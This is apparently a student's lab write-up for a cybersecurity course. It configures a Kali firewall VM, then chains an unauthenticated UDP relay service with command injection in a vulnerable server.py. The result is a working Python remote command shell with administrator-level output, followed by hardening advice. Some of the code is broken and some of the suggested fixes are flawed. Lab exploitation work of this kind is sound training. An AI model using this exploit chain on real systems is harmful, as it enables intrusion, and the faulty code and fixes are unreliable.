

Module 1 Final Project - Second Thoughts

A cybersteps project



Date: 4. November 2025

Participants: Gregor

Executive summary:


A web application should be deployed on a windows machine behind a dedicated firewall. That firewall must block all inbound TCP traffic to the applications network. UDP traffic is allowed. A Kali Linux VM acts as the firewall, intercepting and (considering the firewall rules) forwarding traffic to and from the windows machine.

After setting everything up, the goal is to check the setup and especially the web application ('server.py') for vulnerabilities.

Step 1: Setting up

After installing python and necessary dependencies on the windows machine, I started setting up the virtual network for the windows and kali vm.

First I created a custom network in vmware in Settings > Network:



I then assigned the NIC of the windows machine to this network (vmnet3).

For the kali vm I added a second NIC and assigned eth0 to bridged (autodetect) to communicate with my macbook and eth1 to the custom network (vmnet3).

Then I started the kali vm and assigned a static IP-address to eth1:

```
sudo ip addr add 192.168.60.1/24 dev eth1
sudo ip link set eth1 up
```

After that I enabled IP forwarding:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

And made it persistent:

```
echo "net.ipv4.ip_forward=1" | sudo tee /etc/sysctl.d/99-sysctl.conf  
sudo sysctl --system
```

I then added MASQUERADE to use the kali as a proxy and give internet access to the windows vm:

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Made it persistent again:

```
sudo iptables-save | sudo tee /etc/iptables/rules.v4  
sudo systemctl enable netfilter-persistent  
sudo systemctl start netfilter-persistent
```

Firewall policy

I then set up the firewall rules:

Allow UDP to windows vm:

```
sudo iptables -A FORWARD -p udp -d 192.168.60.2 -j ACCEPT
```

Block inbound TCP to windows vm:

```
sudo iptables -A FORWARD -p tcp -d 192.168.60.2 -j DROP
```

Added DNAT rule:

```
sudo iptables -t nat -A PREROUTING -i eth0 -p udp -j DNAT --to-destination  
192.168.60.2
```

Windows vm configuration

I manually configured a IPv4 address in the windows vm:

Edit IP settings

Manual

IPv4

☒ On

IP address

192.168.60.2

Subnet mask

255.255.255.0

Gateway

192.168.60.1

Preferred DNS

8.8.8.8

DNS over HTTPS

Off

Alternate DNS

Save Cancel

And disabled the windows firewall for testing purposes.

Checking connectivity

To verify the connectivity I started a ncat listener on the windows vm:

```
ncat -ul 9999
```

And sent a test-message.

```
echo "test" | ncat -u 192.168.0.225 9999
```

The test succeeded and the set up was complete.

Step 2: Analyzing the 'server.py'-script

Now that the defences were set up, I switched the lights in my room from blue to red and inspected the code of the 'server.py'-script and looked for potential vulnerabilities.

The first thing, which got my attention was the MaintenanceService-class. This class listens on another socket (8888) and accepts UDP-requests.

```
self.maintenance_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

It also requires no authentication, so everybody can send UDP-requests. Because UDP is the only inbound traffic allowed, this is obviously crucial.

I looked further through the code and found a second vulnerable feature. The `execute_diagnostic()` function:

```
def execute_diagnostic(self, target):
    print(f"Executing diagnostic for target: {target}")
    if any(domain in target for domain in
self.config["BLACKLISTED_DOMAINS"]):
        return "Error: Target domain is blacklisted for security
reasons."
    base_command = "nslookup"
    command = f"{base_command} {target}"
    try:
        result_stream = os.popen(command)
        output = result_stream.read()
    except Exception as e:
        output = f"A system error occurred during execution: {e}"
    return output
```

The `os.popen()` method runs shell commands and since the input from the DNS-requests don't get sanitized, this is a perfect target for command injection.

To proof this concept I visited the server-website from the kali vm and run a DNS-lookup with a command-injection:

Legacy Corp Intranet

Diagnostics | System Status

Network Diagnostic Tool

Enter a hostname to perform a DNS lookup.

Run Lookup

Results:

```
winvm\gg-vm
```

Now, all I need to do, is to trigger the `execute_diagnostic()`-function and get the answer sent to me.

Luckily, the MaintenanceService listens on an udp-port and awaits an IP-address + port, on which it forwards a request via TCP.

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

All I have to do is to forge the payload, which then gets send to itself on port 7777, where the http-server is listening and hopefully get the desired response.

Step 3: Trying to exploit the vulnerabilities

The `run()`-function in the MaintenanceService-script expect a request in the following format:
ip-address:port:payload

```
if ':' in decoded:
    parts = decoded.split(':', 2)
    if len(parts) == 3:
        target_ip, target_port, tcp_payload = parts
        target_port = int(target_port)
```

Since the server should send the response to his own port 7777 the ip-address needs to be 127.0.0.1 (or localhost) and the port 7777.

The payload needs to be a POST-Request in this layout:

```
"POST /diagnostic HTTP/1.1\r\nHost: localhost\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 21\r\n\r\n\r\ntarget_host=google.com"
```

And lastly the injected command. For example ' | whoami'.

Note: I tested different operators like '|', '&&', '&' or ';'. Piping seems to be the most consistent.

So the final payload needs to look something like that:

```
"127.0.0.1:7777:POST /diagnostic HTTP/1.1\r\nHost: localhost\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 30\r\n\r\n\r\ntarget_host=google.com | whoami"
```

This gets base64-encoded and send to kali's outer ip-address via UDP on port 8888.

Since this is UDP-traffic, the kali-vm forwards this payload from NIC1 (eth0) over NIC2 (eth1) to the windows machine.

The server.py-script accepts the traffic on port 8888, decodes the base64, extracts the ip-address and port (127.0.0.1, 7777) and sends the remaining payload via TCP to itself on port 7777, where the flask app handles the post request and executes the execute_diagnostic()-function.

It performs with os.popen() the following command:

```
nslookup google.com | whoami
```

The output is sent back to port 8888, where the maintenance-service sends it back to the kali-vm.

```
self.maintenance_socket.sendto(reply_data.encode(), addr)
```

And finally the kali-vm forwards it back to the attacker, where it produces this output:

```
cybersteps — -zsh — 81x26

gg.la@Air-von-Gregor cybersteps %
[gg.la@Air-von-Gregor cybersteps % python3 ezsender.py
Test result: OK:HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.13.9
Date: Wed, 05 Nov 2025 11:15:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 12
Connection: close

winvm\gg-vm

gg.la@Air-von-Gregor cybersteps %
```

Step 4: Automating the exploit

I made a function which craft the command_injection:

```
def command_injection(command):

    payload = f"POST /diagnostic HTTP/1.1\r\nHost: localhost\r\nContent-
Type: application/x-www-form-urlencoded\r\nContent-Length: {21 +
len(command)}\r\n\r\n\target_host=127.0.0.1{command}"
    result = send_http_request(payload)
    f_result = format_result(result)
    print(f_result)
```

Another one adds the address for the maintenance-service ('127.0.0.1:7777:'), encodes the payload to base64 and sends it via UDP to the server:

```
def send_http_request(http_payload):
    maintenance_payload = f"127.0.0.1:7777:{http_payload}"
    encoded = base64.b64encode(maintenance_payload.encode()).decode()

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.settimeout(10)
    sock.sendto(encoded.encode(), (kali_ip, maintenance_port))

    try:
```



```

        response, addr = sock.recvfrom(65535)
        decoded_response = base64.b64decode(response.decode()).decode()
        return decoded_response
    except Exception as e:
        return f"Error: {e}"

```

This function strips the unnecessary HTTP-Header:

```

def format_result(result):
    if result.startswith("OK:"):
        content = result[3:]
        http_body = content.split("\r\n\r\n", 1)[1] if "\r\n\r\n" in content
    else:
        return http_body
    return result

```

And the last thing was to add a simple mainloop(), which asks for commands to execute:

```

def mainloop():
    while True:
        incmd = input("cmd: ")
        cmd = " | " + incmd
        command_injection(cmd)

```

The full script:

```

import socket
import base64

kali_ip = "192.168.0.58"
maintenance_port = 8888
http_port = 7777

def send_http_request(http_payload):
    maintenance_payload = f"127.0.0.1:7777:{http_payload}"
    encoded = base64.b64encode(maintenance_payload.encode()).decode()

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.settimeout(10)
    sock.sendto(encoded.encode(), (kali_ip, maintenance_port))

```

```

try:
    response, addr = sock.recvfrom(65535)
    decoded_response = base64.b64decode(response.decode()).decode()
    return decoded_response
except Exception as e:
    return f"Error: {e}"

def command_injection(command):

    payload = f"POST /diagnostic HTTP/1.1\r\nHost: localhost\r\nContent-
Type: application/x-www-form-urlencoded\r\nContent-Length: {21 +
len(command)}\r\n\r\n\r\ntarget_host=127.0.0.1{command}"
    result = send_http_request(payload)
    f_result = format_result(result)
    print(f_result)

def format_result(result):
    if result.startswith("OK:"):
        content = result[3:]
        http_body = content.split("\r\n\r\n", 1)[1] if "\r\n\r\n" in content
    else: content
        return http_body
    else:
        return result

def mainloop():
    while True:
        incmd = input("cmd: ")
        cmd = " | " + incmd
        command_injection(cmd)

if __name__ == '__main__':
    mainloop()

```

While running, you can enter commands in your terminal, which then gets executed on the windows vm.

Here a few examples:

```
cybersteps — Python ezsender.py — 251x63

cmd: whoami
winvm\gg-vm

cmd: whoami /groups | findstr /i admin
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
BUILTIN\Administrators Alias S-1-5-32-544

cmd: dir /b
server.py

cmd: echo hacked > hacked.txt

cmd: dir /b
hacked.txt
server.py

cmd: powershell Get-ExecutionPolicy
Unrestricted

cmd: dir /b c:\
inetpub
PerfLogs
Program Files
Program Files (x86)
Users
Windows
Windows.old
ww

cmd: ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . . :
    Link-local IPv6 Address . . . . . : fe80::a8cc:7eba:464a:75b5%4
    IPv4 Address. . . . . : 192.168.60.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.60.1

cmd: 
```

Consequences

We have full command execution on the target machine and are logged in as an administrator.

This means we are able to:

- spy the machine and the network
- disturb the services
- infiltrate scripts and malicious code
- exfiltrate sensitive data

Securing the application

As shown above, the 'server.py'-code is highly unsafe and can be exploited with serious consequences.

But it can also be easily hardened and made more secure with just a few lines of code.

Suggestions to secure the application:

1. Don't let everyone connect to the maintenance-service. In the run()-mainloop, add something like:

```
if source_ip not in whitelist:
    break
```

2. Even better would be to add authentication with a password or a token.

```
if token != secret_token:
    break
```

3. Sanatize the DNS-request in execute_diagnostic()-function by disallowing certain characters:

```
forbidden_chars = ["|", "&&", " "]
if forbidden_chars in target:
    return "Error: Unsafe characters spotted."
```

4. Even better would be a dedicated function, which checks if the url is safe based on more criteria:

```
if url_is_unsafe(target):
    return "Error: Unsafe Url!"
```

5. You could also additionally check if the output is in the right format for a nslookup before sending it:

```
if output_is_wrong_format(output):
    return "Error: Something went wrong!"
```

Conclusion

I learned how some minor vulnerabilities can be chained and lead to a major exploit. These vulnerabilities can hide even in small scripts or programs, which looks fine on the first glance.

It was also interesting to see, that even very restrictive firewall rules could be bypassed, because of small coding-mistakes.